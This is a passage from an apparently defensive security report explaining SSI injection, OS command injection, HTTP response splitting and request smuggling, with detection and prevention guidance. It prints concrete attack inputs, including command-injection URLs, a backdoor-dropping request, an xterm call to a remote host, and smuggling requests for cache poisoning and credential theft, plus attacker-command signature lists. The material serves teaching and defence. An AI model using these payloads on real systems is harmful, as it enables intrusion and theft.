Referer: <!--#exec cmd="/bin/ps ax"-->
User-Agent: <!--#include virtual="/proc/version"-->
```

Figure 5-107: SSI Injection in HTTP Headers [54]

5.3.1 Detection/Prevention Methods

As with all the attacks in this section, protection comes in the form of proper input validation and sanitization procedures. Web application developers should be sure to employ a white list of allowable characters and reject any characters not on this list.

Outside of secure development practices, policy and organizational need should dictate whether SSI support should be allowed on web servers. If there is not a need or the need is not sufficient,

servers should not support SSI. Regular audits and testing should enforce this policy. Network monitoring can assist in detection/prevention as well. The most important character to watch out for is `!` as this is absolutely required for the attacks to be successful. A complete list of the characters required for SSI injection attacks is shown in Figure 5-108.

```
< ! # = / . " - > and [a-zA-Z0-9]
```

Figure 5-108: List of Characters Required for SSI Injection Attacks [54]

As always, it is important to test signatures rigorously to minimize false positives.

5.4 Command Injection [55]

OS command injection is a technique by which an attacker uses a web interface to execute OS commands on a web server. Any web application that is not using proper sanitization controls is subject to this exploit. With the ability to execute OS commands, an attacker can upload malicious programs or even obtain passwords.

Once an attacker has enumerated all the locations in a web application that accepts user input, he or she can move to testing for command injection. The testing method typically relies on having already fingerprinted the underlying OS and the application language (see Section 2.4). For example, if the underlying OS is UNIX based and the application language is Perl, then the following URL shown in Figure 5-106 could be modified.

```
http://sensitive/cgi-bin/userData.pl?doc=user1.txt
```

Figure 5-109: Example URL Before Alteration [55]

Since Perl allows piping data from a process into an open statement, the attacker can simply append the pipe symbol `|` onto the end of the filename (see Figure 5-110).

```
http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|
```

Figure 5-110: Modified URL for Command Execution [55]

This URL will execute the command `/bin/ls` if the web application is vulnerable. Of course, the attack vector must be modified for the OS and application language in question. For example, appending a semicolon (`;`), or %3B in hexadecimal encoding, to the end of a URL for a PHP page followed by an OS command will cause command execution, as shown in Figure 5-111.

```
http://sensitive/something.php?dir=%3Bcat%20/etc/passwd
```

Figure 5-111: Modified URL in a PHP-Based Application for Command Execution [55]

This example will execute the `cat` command to print out the `/etc/passwd` file on a UNIX system. This example also serves to highlight two important points: encoding can be used, and this attack can be used to pull off a path traversal attack.

5.4.1 Detection/Prevention Methods

Prevention of command injection is fairly straightforward but extremely important. The danger posed by an attacker who can execute OS commands is significant. From a web application developer standpoint, all URL and form data of an application need to be sanitized for invalid

characters [55]. The acceptable approach is a white list of allowable characters to validate user input against. This has the benefit of not allowing undiscovered threats or omitted characters that a black list might otherwise miss.

Beyond secure development practices, a policy needs to be in place that restricts web applications and their components from running under anything but strict permissions [55]. Auditing and regular testing should be performed to ensure that the deployed web applications cannot execute system commands. Network monitoring can also be used to detect any missed vulnerabilities or exploitation attempts. The following is a list of some example attack signatures of common malicious requests and some insight into their uses [27][28]. These requests are extremely similar to path traversal attack signatures, and, in most cases, there is a lot of crossover. It is important to watch for different encoding methods when scanning for these requests.

- `%20` requests
  - This is the hexadecimal value of a blank space. It does not necessarily mean you are being exploited, but you should examine all instances. Some web applications may use these characters in valid requests, so check logs carefully. This request, however, is sometimes used to help execute commands (or to facilitate HTTP splitting/smuggling; see Section 5.5).
  - One example is *http://host/cgi-bin/lame.cgi?page=ls%20-al*. The *ls –al* command on *nix systems is a request for a full directory listing. This type of request can allow an attacker to gather information about files on the system and can possibly lead to methods for gaining further privileges.
- `|` requests
  - The pipe character is used in *nix systems to redirect the output of one command into another command.
  - One example is *http://host/cgi-bin/lame.cgi?page=cat%20access_log|grep%20-i%20"searchterm"*. This request prints out (*catting*) the *access_log* file and searches for (*grepping*) an attacker-specified search term. Again, this can allow an attacker to gather information in order to gain further privileges.
- `;` requests
  - The `;` character allows multiple commands to be executed in a row on a *nix system.
  - One example is *http://host/cgi-bin/lame.cgi?page=id;uname%20-a*. This executes the *id* command followed by the *uname* command, allowing an attacker to gain information on the users of the system.
- `<?` requests
  - The `<?` combination is often used to insert PHP into a remote web application. It can be possible to execute commands depending on server setup.
  - One example is *http://host/lame.php=<?passthru(“id”);?>*. This could execute the *id* command locally under the privilege of the web server. The attacker can use this to gain information in order to gain further privileges.
- ` requests
  - The backtick character is used in Perl to execute commands. This is not normally used in any valid web applications, so its presence should be investigated.

- One example is *http://host/cgi-bin/lame.cgi=`id`*. This would execute the *id* command. One of its uses could be to gather information.

- `*` requests
  - This character is often used by attackers as an argument to a system command.
  - One example is *http://host/lame.asp?dir=..\..\..\WINNT\system32\cmd.exe?/c+DIR+ e:\WINNT*.txt*. This request asks for all the text files within the *e:\WINNT* directory. These are often used to gather a list of log files, along with other important files. This should stand out in logs, as it is not often used in web applications. An attacker can use this to gain information, to ultimately gain additional privileges, or to steal confidential data.
- ~ requests
  - The ~ character is sometimes used by attackers to determine valid users on the system.
  - One example is *http://host/~joe*. This request looks for the user *joe* on the remote system. Once a valid username is guessed, an attacker may try password guessing or brute-forcing the password. This can easily be misidentified as a valid request if the system has user pages in this format.
- `#`, {}, ^, and `[]` requests
  - These characters are used by an attacker to echo some source code into a file of a Perl or C program. Once a file is created and compiled/interpreted, the attacker could bind a shell to a port, giving them easy access. The left and right square brackets (`[ ]`) may also be used as a command argument in *nix systems. The # character may appear if an attacker is uploading a Perl script backdoor.
  - One example is *http://dont.pl?ask=/bin/echo%20"#!/usr/bin/perl%20stuff-that-binds-a-backdoor"%20>/tmp/back.pl;/usr/bin/perl%20/tmp/back.pl%20-p1099*. This is an example request that uploads a backdoor Perl script.
- + requests
  - Sometimes the + is used as a blank space similar to `%20`. This value is often used to pass arguments to a script. This character is widely used in web applications, so be sure to research yours to limit false positives.
  - One example is *http://site/scripts/root.exe?/c+dir+c:*. This shows a request to a back door called *root.exe* and is passing an argument to it.

There are also a number of common commands an attacker will attempt to execute using the above requests:

- `/etc/passwd`
  - This is a text-based database containing user account information, such as usernames or home directories. It generally will give an attacker an idea as to valid usernames, system paths, and possibly hosted sites. Modern systems do not store encrypted passwords in this file; they are usually shadowed.
- `/bin/ls`
  - This command is requested in order to gain a listing of specific directories.
- `cmd.exe`

- This is the Windows shell. An attacker capable of running this is capable of taking almost any action on a Windows system.

- `/bin/id`
  - This is often requested in order to gain a listing of user and group IDs.
- `bin/rm`
  - This is requested to cause the deletion of files and is very dangerous if used maliciously.
- `wget`, `curl`, `rcp`, `scp`, and `tftp`
  - These commands are often used by attackers and worms to download additional files, which can be used to gain further system privileges; `wget` and `curl` are *nix commands, and `tftp` , `rpc`, and `scp` work on both *nix and NT.
- `cat`
  - This is often used to view the contents of files, especially password files.
- `echo`
  - This command is often used to append data to files.
- `ps`
  - This is often used to show a listing of running processes. It can tell attackers if the remote host is running any security software and also give them information about other possible vulnerabilities.
- `kill` and `killall`
  - These commands are often used to stop a system service or program. An attacker may use this to help cover activity.
- `uname`
  - This is often used to tell an attacker the hostname of the remote system. Usually `uname -a` is requested.
- `cc`, `gcc`, `perl`, `python`, etc.
  - Often, an attacker uses `wget` or `tftp` to download files then uses these to compile the exploit. From here anything is possible, including local system exploitation.
- `mail`
  - This command is often used by an attacker to email files to an email address the attacker owns. It may also be used to create spam.
- `xterm` or other X application
  - This is often used to help gain shell access to a remote system and should be taken seriously. Logs should be reviewed for requests that contain `%20-display%20` because this is often used to help launch `xterm` or any other X application.
  - One example is *http://host/cgi-bin/bad.cgi?doh=../../../../usr/X11R6/bin/xterm%20-display%20192.168.22.1|*
- `chown`, `chmod`, `chgrp`, `chsh`, etc.
  - These allow an attacker to change permissions on a *nix system.

5.5 HTTP Splitting/Smuggling

This section details HTTP response splitting and HTTP smuggling, two attacks that leverage specific features of the HTTP protocol. HTTP response splitting is the result of a failure to reject illegal user input, specifically input containing malicious or unexpected carriage return (CR) and line feed (LF) characters. The goal of the attack can vary from cache poisoning to XSS and is a means to an end but not the end itself. HTTP smuggling requires some level of knowledge about the different agents that are handling the HTTP messages (e.g., web server, proxy, or firewall), but access to this information is not entirely out of the realm of possibility for an attacker. There are several possible goals of the attack, but the most damaging is the ability to bypass an application firewall.

5.5.1 HTTP Response Splitting

HTTP response splitting occurs when a server script embeds user data in HTTP response headers. This typically occurs when the script embeds user data in the redirection URL of a redirection response, or when the script embeds user data in a cookie value. The `Location` header is where the redirection URL is embedded, while the `Set-Cookie` header is where the cookie name/value pair is typically embedded.

This vulnerability always involves at least three parties: the vulnerable web server, the target (cache server/browser), and the attacker [56]. The attacker will send a single malicious HTTP request through the target that forces the web server to form a response that is interpreted by the target as two HTTP responses instead of just one. The first response may be partially controlled by the attacker, but more importantly, the attacker completely controls the second response, from the status line to the last byte in the body. Consider the following JSP page located at */redir_lang.jsp* (see Figure 5-112).

```
<%
response.sendRedirect("/by_lang.jsp?lang="+
request.getParameter("lang"));
%>
```

Figure 5-112: Example Redirection Page /redir_lang.jsp [56]

If this page were to be invoked with the parameter `lang=English`, it will redirect to `/by_lang.jsp?lang=English`. A normal response would look like the text in Figure 5-113 (the CRLFs have been explicitly shown for the following examples as they are very important to understand).

```
HTTP/1.1 302 Moved Temporarily [CRLF]
Date: Wed, 24 Dec 2003 12:53:28 GMT [CRLF]
Location: http://10.1.1.1/by_lang.jsp?lang=English [CRLF]
Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20 23:06:40 PDT
2003 271009 with [CRLF]
Content-Type: text/html [CRLF]
Set-Cookie:
JSESSIONID=1pMRZOiOQzZiE6Y6iivsREg82pq9Bo1ape7h4YoHZ62RXjApqwB
E!-1251019693; path=/ [CRLF]
Connection: Close [CRLF]
[CRLF]
<html><head><title>302 Moved Temporarily</title></head>
<body bgcolor="#FFFFFF">
<p>This document you requested has moved temporarily.</p>
<p>It's now at <a
href="http://10.1.1.1/by_lang.jsp?lang=English">http://10.1.1.
1/by_lang.jsp?lang=English</a>.</p>
</body></html>
```

Figure 5-113: Example Redirection Response [56]

This response shows that the `lang` parameter is embedded in the `Location` header, as well as the actual content body. If input validation is not properly performed, an attacker can take advantage of this by using URL-encoded CRLF sequences (`%0d%0a`) to terminate the first response and shape a new one, as shown in the following example in Figure 5-114.

```
/redir_lang.jsp?lang=foobar%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-
Length:%2019%0d%0a%0d%0a<html>Shazam</html>
```

Figure 5-114: Example Malicious Request Causing Response Splitting [56]

This input would result in the following response from the server (see Figure 5-115).

```
HTTP/1.1 302 Moved Temporarily [CRLF]
Date: Wed, 24 Dec 2003 15:26:41 GMT [CRLF]
Location: http://10.1.1.1/by_lang.jsp?lang=foobar [CRLF]
Content-Length: 0 [CRLF]
[CRLF]
HTTP/1.1 200 OK [CRLF]
Content-Type: text/html [CRLF]
Content-Length: 19 [CRLF]
[CRLF]
<html>Shazam</html>
Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20 23:06:40 PDT
2003 271009 with
Content-Type: text/html
Set-Cookie:
JSESSIONID=1pwxbgHwzeaIIFyaksxqsq92Z0VULcQUcAanfK7In7IyrCST9Us
S!-1251019693; path=/
Connection: Close

<html><head><title>302 Moved Temporarily</title></head>
<body bgcolor="#FFFFFF">
<p>This document you requested has moved temporarily.</p>
<p>It's now at <a
href="http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19

&lt;html&gt;Shazam&lt;/html&gt;">http://10.1.1.1/by_lang.jsp?l
ang=foobar
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19

&lt;html&gt;Shazam&lt;/html&gt;</a>.</p>
</body></html>
```

Figure 5-115: Example Response That Has Been Split into Two [56]

As can be seen from this example, the response contains a portion similar to the normal response in Figure 5-113. The `Content-Length: 0` highlights how an attacker can control part of the first response, which in this example is used to terminate it prematurely. The second response is entirely controlled by the attacker (highlighted in red and bolded). The rest of the data is superfluous. To leverage this attack, an attacker can feed a target with two requests: (1) the malicious request (Figure 5-114) and (2) a resource the attacker wants to control (e.g., */login.html* at the victim's bank). The target of the attack would match the first request with the first response; the second request would be matched with the attacker-controlled response, rather than the real one.

5.5.2 HTTP Request Smuggling

HTTP smuggling is an attack technique that is a result of an HTTP server or device failure to properly handle malformed inbound HTTP requests. It works by taking advantage of the discrepancies in parsing when one or more HTTP devices/entities are in the data flow between the user and the web server. An attacker will send multiple specially crafted HTTP requests that cause the two attacked entities to see two different sets of requests, allowing the attacker to smuggle a request to one device without the other device being aware of it [57]. HTTP smuggling enables various attack vectors, the most spectacular being the ability to bypass web application firewall protection. In addition, an attacker can perform web cache poisoning or session hijacking; the attacker may even use HTTP smuggling to assist in an XSS attack.

HTTP smuggling relies on a technique similar to HTTP response splitting. Unlike HTTP response splitting, however, it does not require the existence of an application vulnerability [57]. Instead, HTTP smuggling relies on small discrepancies in the way HTTP devices deal with illegitimate or borderline requests, and, as a result, HTTP smuggling has the potential to be more successful. For this attack to be successful, an attacker must have details on the versions and type of devices in question, and there is a bit of trial and error involved.

As mentioned previously, an attacker can use HTTP smuggling to launch a smuggling attack in order to poison a cache server. Considered to be an example of a classic HTTP smuggling attack, this attack vector takes advantage of the combination of a cache-server and web server. In order to exploit this, an attacker must take advantage of one of many anomalies in HTTP request parsing, which is what to do about a `POST` request containing *two* `Content-Length` headers. Some servers reject such a request, but others choose to ignore the problematic header. In addition, different servers are not consistent with which header is chosen as the problematic header. If the cache server and the web server choose different `Content-Length` headers to parse, an attacker can exploit this behavior. Consider the following requests in Figure 5-116, where `/poison.html` is a static (cacheable) HTML page on the web server.

```
1 POST http://SITE/foobar.html HTTP/1.1 [CRLF]
2 Host: SITE [CRLF]
3 Connection: Keep-Alive [CRLF]
4 Content-Type: application/x-www-form-urlencoded [CRLF]
5 Content-Length: 0 [CRLF]
6 Content-Length: 44 [CRLF]
7 [CRLF]
8 Get /poison.html HTTP/1.1 [CRLF]
9 Host: SITE [CRLF]
10 Bla: [space, but no CRLF]
11 GET: http://SITE/page_to_poison.html HTTP/1.1[CRLF]
12 Host: SITE [CRLF]
13 Connection: Keep-Alive [CRLF]
14 [CRLF]
```

Figure 5-116: Example Web Cache Poisoning Attack Using HTTP Smuggling [57]

One important thing to note is that every line terminates with a CRLF except for the `Bla` header line (line 10). Assuming the web server/cache server combination is susceptible to HTTP smuggling, this request will be parsed in different ways by each device. First, the cache server parses the `POST` request (lines 1-7) and encounters the two `Content-Length` headers. It will decide to ignore the first header and, therefore, assume the request has a body length of 44 bytes.

The cache server will then treat the data shown in lines 8-10 as the first request's body (as they contain exactly 44 bytes). The cache server will then parse lines 11-14 as the client's second request. Unlike the cache server, the web server uses the first `Content-Length` header, and, as far as it is concerned, the first `POST` request has no body. The second request begins at the `GET` (line 8) and ends at the last CRLF. This is also where the improperly terminated `Bla` header comes into play. The web server sees the `GET` request beginning on line 11 as the value of the `Bla` header. Table 5-7 summarizes the data partitioning of the example in the preceding figure.

Table 5-7: HTTP Smuggling Web Cache Poisoning Data Partitioning [57]

	First Request	**Second Request**
Cache server	Lines 1-10	Lines 11-14
Web server	Lines 1-7	Lines 8-14

Now that the requests have been detailed, the responses that are sent back to the client can be examined. Since the requests the web server sees are `POST /foobar.html` (line 1) and `GET /poison.html` (line 8), it will send back two responses with the contents of the `foobar.html` and `poison.html` pages, respectively. The cache server will match these two responses to the two requests it has parsed as those sent from the client: `POST/foobar.html` (line 1) and `GET /page_to_poison.html` (line 11). Since the response is cacheable, the proxy caches the contents of `poison.html` under the URL `page_to_poison.html`. Any client requesting `page_to_poison.html` from the proxy would receive `poison.html` until the cache is refreshed. Taking advantage of this, an attacker can render a website totally unusable (i.e., DoS). In addition, in sites that allow clients to upload their own HTML pages and/or images, the attacker can point URLs in the site to their own uploaded pages, effectively deforming the site or even providing full control over the cached content.

The most damaging HTTP smuggling attack vector is the ability to perform firewall/IDPS evasion. In this example, an attacker seeks to smuggle content past the web application firewall into the web server, bypassing the defenses. This can occur when the firewall does not apply some of its web application security rules to the smuggled request because it does not see it. Firewall/IDPS evasion can lead to buffer overflows, directory traversal, and other activities that directly compromise the web server's security. Unlike the cache poisoning vector, the target of this attack vector is the web server itself rather than the cache server. However, this attack vector relies on exploiting a bug in the way IIS/5.0 handles a `POST` request with a large body, so organizations not running this IIS version are at little to no risk. It is still important to understand and watch for this, however, as detection could help identify a malicious party.

As mentioned, firewall/IDPS evasion using HTTP smuggling relies on a bug in the way IIS/5.0 handles a large body within a `POST` request. Unfortunately, IIS/5.0 silently truncates the body after 48K (49,152 bytes) whenever the request's content type is not one of the expected types [57]. Therefore, by sending a `POST` request for an *.asp* page with a body length of 48K+x, an attacker can smuggle a request in the last *x* bytes of the body. The firewall will treat it as part of the body, whereas IIS/5.0 treats it as a new request. Consider the following requests in Figure 5-117, where `/page.asp` is an *.asp* page on the web server.

```
1 POST /page.asp HTTP/1.1 [CRLF]
2 Host: chaim [CRLF]
3 Connection: Keep-Alive [CRLF]
4 Content-Length: 49223 [CRLF]
5 [CRLF]
6 <49152 bytes of garbage>
7 POST /page.asp HTTP/1.0 [CRLF]
8 Connection: Keep-Alive [CRLF]
9 Content-Length: 30 [CRLF]
10 [CRLF]
11 POST /page.asp HTTP/1.0 [CRLF]
12 Bla: [space, but no CRLF]
13 POST /page.asp?cmd.exe HTTP/1.0 [CRLF]
14 Connection: Keep-Alive [CRLF]
15 [CRLF]
```

Figure 5-117: Example Firewall/IPS/IDS Evasion Using HTTP Smuggling [57]

Again, it is important to note that each line terminates with a CRLF except for the `Bla` header line (line 12). These requests will be parsed differently by the firewall/IDPS and IIS/5.0. Since the first request has a content length of 49,223 bytes (line 4), the firewall/IDPS will treat line 6 (`49,152 bytes of garbage)` and lines 7-10 as its body (49,152+71=49,223 bytes). The firewall/IDPS will then continue to parse the second request at line 11. Since the Bla header is not terminated with a CRLF, the firewall/IDPS will parse the POST (line 13) as the value of the Bla header. Therefore, although line 13 contains a malicious pattern (`cmd.exe`), it is not blocked since it is not considered part of a header value, a URL, or even part of the body. The malicious pattern is, therefore, smuggled through the scrutiny of the firewall/IDPS.

Unlike the firewall/IDPS, IIS/5.0 parses the `POST` request at line 1 as a request for an *.asp* page, but it does not contain the expected `Content Type` header. Thus, IIS/5.0 wrongly terminates the body after the `49,152 bytes of garbage` (line 6), and sees line 7 as the start of the second request. This request has a length of exactly 30 bytes, which is the length of lines 11-12. IIS/5.0 parses lines 13-15 as a third request, meaning that `cmd.exe` is received by IIS/5.0. Table 5-8 summarizes firewall/IDPS evasion data partitioning.

Table 5-8: HTTP Smuggling Firewall/IDPS Evasion Data Partitioning [57]

	FirstRequest	Second Request	Third Request
Firewall/IPS/IDS	Lines 1-10	Lines 11-15	N/A
IIS/5.0	Lines 1-6	Lines 7-12	Lines 13-15

This smuggling trick can be used to bypass many of the features of firewalls/IDPSs, such as directory traversal, maximum URL length, XSS, and URL resource and command injection protections.

HTTP smuggling can also be used to exploit a security problem in a site to mount an attack similar to XSS, called request hijacking. This attack is slightly different than traditional XSS because it does not require the attacker to interact with the client in any way, and HttpOnly cookies and HTTP authentication information can be stolen directly [57]. There are some preconditions, however, for the success of this attack vector. First, the intermediate device (proxy server) and the server must share client connections. Second, an XSS vulnerability must already exist in the web server. These preconditions mean that a normal XSS attack is probably more likely to be successful and, therefore, more likely to be exploited. However, this attack vector should not be discounted.

Consider the following requests in Figure 5-118, where `/vuln_page.jsp` is known to be vulnerable to XSS.

```
1 POST /some_script.jsp HTTP/1.1
2 Connection: Keep-Alive
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 9
5 Content-Length: 204
6
7 this=thatPOST /vuln_page.jsp HTTP/1.0
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 95
10
11 param1=value1&data=
<script>alert("Iminyourdata%20stealing%20your%20cookie:"%2bdocument.cookie)
</script>&foobar=
```

Figure 5-118: Example Request Hijacking Using HTTP Smuggling [57]

As can be seen, this attack vector uses the *two `Content-Length` header* method in order to force different interpretations by the devices in question. If the devices are susceptible to HTTP smuggling, the proxy server will parse the requests as a single `POST` request whose body length is 204 bytes (lines 1-11). The web/application server would interpret it as one complete HTTP `POST` request whose body length is 9 bytes (lines 1-7, including `this=that`), and one incomplete `POST` request whose declared body length is 95 bytes (line 9), but with only 94 bytes provided. This difference would have the effect of invoking a response for the first complete request (sent by the proxy to the attacker) and queuing up the incomplete request in the web/application server. When the proxy receives another request from a new client (e.g., a `GET` request), that request will be forwarded to the web/application server. The web/application server will consume the first byte (parsed as missing from the attacker's previous request) and treat the rest of the data as an invalid HTTP request. The web/application server will send a response to the now completed request to the proxy (Figure 5-119).

```
1 POST /vuln_page.jsp HTTP/1.0
2 Content-Type: application/x-www-form-urlencoded
3 Content-Length: 95
4
5 param1=value1&data=
<script>alert("Iminyourdata%20stealing%20your%20cookie:"
%2bdocument.cookie)</script>&foobar=
```

Figure 5-119: Response Sent to the Proxy from the Now-Completed Request [57]

The client will receive an HTML page with malicious JavaScript code in it. This example demonstrates how malicious JavaScript can be run on the client's browser, and, indeed, there are easier methods for that (see Section 5.1). Some additional tricks are needed to demonstrate how to steal HttpOnly cookies and HTTP authentication information. As the previous example has shown, the attacker's request directly precedes that of the victim's. The victim's request typically contains the data the attacker needs in the HTTP headers, so the attacker can carefully compute the `Content-Length` header to contain this data inside the data echoed back by the HTML. Once this data is contained in the response page, JavaScript can extract it and send it off to the attacker. Therefore, the attacker needs to only slightly modify the attack (Figure 5-120).

```
1 POST /some_script.jsp HTTP/1.1
2 Connection: Keep-Alive
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 9
5 Content-Length: 388
6
7 this=thatPOST /vuln_page.jsp HTTP/1.0
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 577
10
11 param1=value1&data=
<script>
window.onload=function(){
 str="";
 for(i=0;<document.all.length;i%2b%2b){
 for(j=0;j<document.all(i).childNodes.length;j%2b%2b){
  if(document.all(i).childNodes(j).nodeType==3){
  str%2b=document.all(i).childNodes(j).data;
  }
 }
 }
 alert(str.substr(0,300));
}
</script>
```

Figure 5-120: Augmented HTTP Smuggling Requests to Steal HttpOnly Cookies and HTTP Authentication Information [57]

The script function (line 11) has been formatted for readability. In this example, only 277 bytes are provided in the incomplete HTTP request, so the web/application server will consume the first 300 (line 9) bytes from the victim's request and echo them back into the HTML response. Once this arrives at the victim's browser, the JavaScript will execute, download the 300 bytes (which typically contain HTTP `Request` headers such as cookies and authorization together with the requested URL), and send them to the attacker.

Finally, another possible attack vector of HTTP smuggling is request credential hijacking. This attack is similar in effect to cross-site request forgery, but, again, it does not require any interaction with the victim. The attack is detailed in Figure 5-121.

```
1 POST /some_script.jsp HTTP/1.1
2 Connection: Keep-Alive
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 9
5 Content-Length: 142
6
7 this=thatGET /some_page.jsp?param1=value1&param2=value2 HTTP/1.0
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 0
10 Foobar:
```

Figure 5-121: Example Request Credential Hijacking Using HTTP Smuggling [57]

This attack vector functions exactly as request hijacking, making use of the *two* `Content-Length` *header* method and leaving the request incomplete. When the victim sends a request, such as the one in Figure 5-122, the web/application server will finish the queued incomplete request from the attacker with the data shown in Figure 5-123.

```
1 GET /my_page.jsp HTTP/1.1
2 Cookie: my_id=1234567
3 Authorization: Basic ugwerwguwygruwyt
```

Figure 5-122: Victim's Request with Cookie and Authorization Data [57]

```
1 GET /some_page.jsp?param1=value1&param2=value2 HTTP/1.0
2 Content-Type: application/x-www-form-urlencoded
3 Content-Length: 0
4 Foobar: GET /my_page.jsp HTTP/1.1
5 Cookie: my_id=1234567
6 Authorization: Basic ugwerwguwygruwyt
```

Figure 5-123: Completed Request, Now with the Victim's Credentials [57]

The web/application server has added the victim's request to the incomplete attacker's request, where the actual `GET` request from the victim is placed in the `Foobar` header and will be ignored. This completed request will invoke the script at `/some_page.jsp` and return the results to the client. If this script is designed to do something like change a password or transfer money, then this could cause serious damage.

So far, two anomalies in HTTP request parsing have been described: (1) two different `Content-Length` headers and (2) the 48K anomaly in IIS/5.0. There are several more such anomalies, and generally a pair of devices (proxy/cache/firewall and web server) will be attacked using one or more techniques, as not all techniques apply to a given pair.

There are two classes of HTTP smuggling: forward and backward. In general, HTTP smuggling typically comprises several requests. Of the requests, a certain subset is seen by the web server while a different subset is seen by the other device in question (as is demonstrated in the above examples). Figure 5-124 illustrates forward HTTP smuggling.

```
1 GET /req1 HTTP/1.0 ← seen by web server and cache
2 …
3 GET /req2 HTTP/1.0 ← seen by web server
4 …
5 GET /req3 HTTP/1.0 ← seen by cache
6 …
```

Figure 5-124: Forward HTTP Smuggling [57]

In the first two HTTP smuggling examples (web cache poisoning and firewall/IDPS evasion), the web server saw requests `req1` and `req2`, whereas the other device saw requests `req1` and `req3`. Request `req2`was smuggled to the web server. This type of smuggling is called forward smuggling.

Figure 5-125 illustrates backward smuggling, in which the web server sees requests `req1` and `req3`, and the other device sees `req1` and `req2`. In this case `req3` is smuggled to the web server.

```
1 GET /req1 HTTP/1.0 ← seen by web server and cache
2 …
3 GET /req2 HTTP/1.0 ← seen by web server
4 …
5 GET /req3 HTTP/1.0 ← seen by cache
6 …
```

Figure 5-125: Backward HTTP Smuggling [57]

Backward smuggling is the more difficult of the two types to develop since it is only possible in cases where the web server replies to the first request before it receives the entire request. Typically, the other device will not forward the second request to the web server before it receives a response to the first request. The web server, however, thinks the second request is part of the first request and will not respond before the other device sends it the second request. This results in a potential deadlock. Ultimately, to exploit this an attacker needs to send a `GET` request with a `Content-Length:`*n* header.[44] If the other device in question assumes the content length of `GET` request is always `0` but still sends the original `Content-Length:`*n* header on to the web server, then an attacker may be able to exploit this. If the web server treated the request as having a body of length *n*, it will send the response before it receives the actual body, making backward smuggling possible (see Figure 5-126).

```
1 GET http://SITE/foobar.html HTTP/1.1
2 Connection: Keep-Alive
3 Host: SITE
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 40
6 [CRLF]
7 GET http://SITE/page_to_poison.html HTTP/1.1
8 Bla: [space, but no CRLF]
9 GET /poison.html HTTP/1.0
10 [CRLF]
```

Figure 5-126: Example Backward HTTP Smuggling Requests [57]

The other device in question would ignore the `Content-Length` header (line 5) and assume the first request has no body. It would, therefore, parse the second request as `GET /page_to_poison.html` (lines 7-10), and the `GET` request on line 9 would be interpreted as part of the `Bla` header. Meanwhile, the web server would treat the first request as having a body length of 32, because it replies before it receives the body. This is exactly the length of lines 7-8 (if the `http://SITE` prefix has been stripped by the other device). So, the web server parses lines 1-8 as the first request and lines 9-10 as the second request. Its second response, to `poison.html`, would be cached by the cache server as the response to `page_to_poison.html`, and the cache is poisoned using a different method.

Another parsing anomaly occurs when a request arrives with both `Transfer-Encoding: chunked` header and a `Content-Length` header [57]. A request that arrives with both headers is assumed to have a chunked-encoded body. This body may be read in full by the web server, which reassembles it into a regular (non-chunked) request. For some reason, some web servers will not add their own `Content-Length` header to replace the existing one. The final result is that the request is forwarded with the original `Content-Length` header and a body that is the aggregation of all the body chunks in the original request—and without the `Transfer-Encoding: chunked` header. This could lead to HTTP smuggling if an attacker sends a `Content-Length: 0` header and a chunked body containing the smuggled HTTP request.

Finally, the last anomaly to be mentioned takes advantage of one of the less implemented features of HTTP, header continuation lines. According to the HTTP standard, a header line starting with a

[44] `GET` requests do not need content-length headers, as the body is supposed to be empty.

space is actually a continuation of the previous header line. Some devices, however, do not implement this well, which can lead to HTTP smuggling, as shown in Figure 5-127.

```
1 POST /dynamic_foobar.asp HTTP/1.0
2 Connection: Keep-Alive
3 Content-Type: application/x-www-form-urlencoded
4 <SP>
5 GET /malicious_url HTTP/1.0
6
```

Figure 5-127: Exploiting Parsing Errors in Header Continuation Lines [57]

The firewall/IDPS, if susceptible to this attack, will send lines 1-6 to the web server. It will treat line 4 as a continuation of line 3 and will treat line 5 as an HTTP request header of the request. Since some firewalls/IDPSs do not apply their signature tests to HTTP headers, they will miss malicious strings in this line. The web server will interpret this input as two requests instead of one: lines 1-4 as the first request (a `POST` request with zero length body, which is terminated by a CRLF SP CRLF sequence), and lines 5-6 as the second request (`GET` request, with a malicious URL). This will smuggle the second request to the web server, bypassing the firewall/IDPS protections.

5.5.3 Detection/Prevention Methods

It was estimated that in 2009, ten percent of all websites suffered from an HTTP response splitting vulnerability.[45] This vulnerability type was on the CWE/SANS Top 10 list [31] for a short time as well but was not included for 2010, indicating that its widespread use has tapered off. The natures of cloud computing and virtualized architectures make HTTP smuggling more likely to find the specific conditions required (the necessary intermediaries between victim and web server). The likelihood of being vulnerable to HTTP smuggling is also increased by the use of HTTP pipelining. As with all protections outlined in this report, an organization needs to ensure that it thoroughly tests suggested signatures to limit false positives and negatives.

Referring to HTTP response splitting, from a web application developer standpoint, it is extremely important to validate all input from the client. This prevention method can stop many of the attacks outlined in this report. A developer needs to remove any CRs and LFs before embedding the data in any HTTP response header. There are a number of established methods for accomplishing this in a variety of languages (e.g., OWASP ESAPI[46]).

The deployed IDPS or web application firewall (WAF) needs to scan to ensure a number of rules are followed:

- `Content-Length` headers are only used for non-`GET/HEAD` methods.
- Only ASCII characters are used in headers.
- There is valid use of headers.

---

45 For more information, download http://www.whitehatsec.com/home/assets/presentations/09PPT/PPT_statsfall09_8th.pdf.

46 For more information, see http://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API.

In addition, an IDPS or WAF needs to produce an alert for any of the exploit signatures mentioned in this section, including encoded versions. There are also differences between normal requests and attack requests due to automation. Attack requests will often have missing headers, or the host header will be an IP address.

6 Session Management Issues

